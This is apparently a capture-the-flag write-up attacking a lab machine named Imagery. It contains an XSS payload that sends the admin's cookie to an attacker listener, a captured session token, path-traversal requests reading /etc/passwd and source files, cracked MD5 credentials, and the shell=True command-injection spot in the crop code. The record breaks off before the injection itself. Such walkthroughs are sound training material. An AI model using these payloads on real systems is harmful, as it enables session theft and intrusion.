

Enum
$ export IP=10.129.139.208
$ rustscan --ulimit 10000 -a $IP -- -sCTV -Pn

Open 10.129.139.208:22
Open 10.129.139.208:8000

*snip*

PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKyy0U7qSOOyGqKW/mnTdFIj9zkAcvMCMWnEhOoQFWUYio6eiBlaFBjhhHuM8hEM0tbeqFbnkQ+6SFDQw6VjP+E=
|   256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBleYkGyL8P6lEEXf1+1feCllblPfSRHnQ9znOKhcnNM
8000/tcp open  http    syn-ack Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel- Add to
/etc/hosts
$ echo "$IP imagery.htb" | sudo tee -a /etc/hosts- Open 8000 in browser


- Register a user and log in



- Seems intuitive, but malicious upload is not the path from what I could tell
- Instead, there was an interesting link to Report bugs on the homepage


- By attempting XSS to steal reviewer cookie (possibly admin) we find successful connection
- Start HTTP listener
python -m http.server PORT
<img src=x onerror="fetch('http://IP:PORT/?cookie='+document.cookie)">
- Wait for response and catch cookie
$ python -m http.server 7070
Serving HTTP on 0.0.0.0 port 7070 (http://0.0.0.0:7070/) ...
10.129.139.208 - - [27/Sep/2025 17:45:12] "GET /?cookie=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNha5Q.kp-RYGsGRohWO5yTtKLEM7vrdPM HTTP/1.1" 200 -- Update cookie and refresh browser to see we now are admin


testuser@imagery.htb- Capturing the download log traffic reveals endpoint
/admin/get_system_log?log_identifier=admin%40imagery.htb.log - Test for LFI via http://imagery.htb:8000/admin/get_system_log?log_identifier=../../../etc/passwd as
admin - Will prompt to download file (could grab cookie and use CLI tools like
curlandfuffas well)
$ cat passwd | grep bash

root:x:0:0:root:/root:/bin/bash
web:x:1001:1001::/home/web:/bin/bash
mark:x:1002:1002::/home/mark:/bin/bash- We must be targeting the
webuser for foothold - Checking common filenames we find
http://imagery.htb:8000/admin/get_system_log?log_identifier=../app.py
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc

*snip*- Imports a lot of files from the same directory
- Download all of these (ex.
api_auth.py) - Lets try to read
config.pynow
import os
import ipaddress

DATA_STORE_PATH = 'db.json'
UPLOAD_FOLDER = 'uploads'
SYSTEM_LOG_FOLDER = 'system_logs'

*snip*- Downlod and read
db.json
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
],- Crack these MD5 hashes
hashes.txt
5d9c1d507a3f76af1e5c97a3ad1eaa31 2c65c8d7bfbca32a3ed42596192384f6
$ hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt


2c65c8d7bfbca32a3ed42596192384f6:iambatman- Corresponds to
testuserlogin

- Reading
api_edit.pywe find command injection vulnerability in the Transform Image source code - Specifically the
cropoption
*snip*

try:
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
        output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
*snip*shell=Truebash interprets passed value, if we can add a command we should get execution- Intercept data when submitting to inject our commands
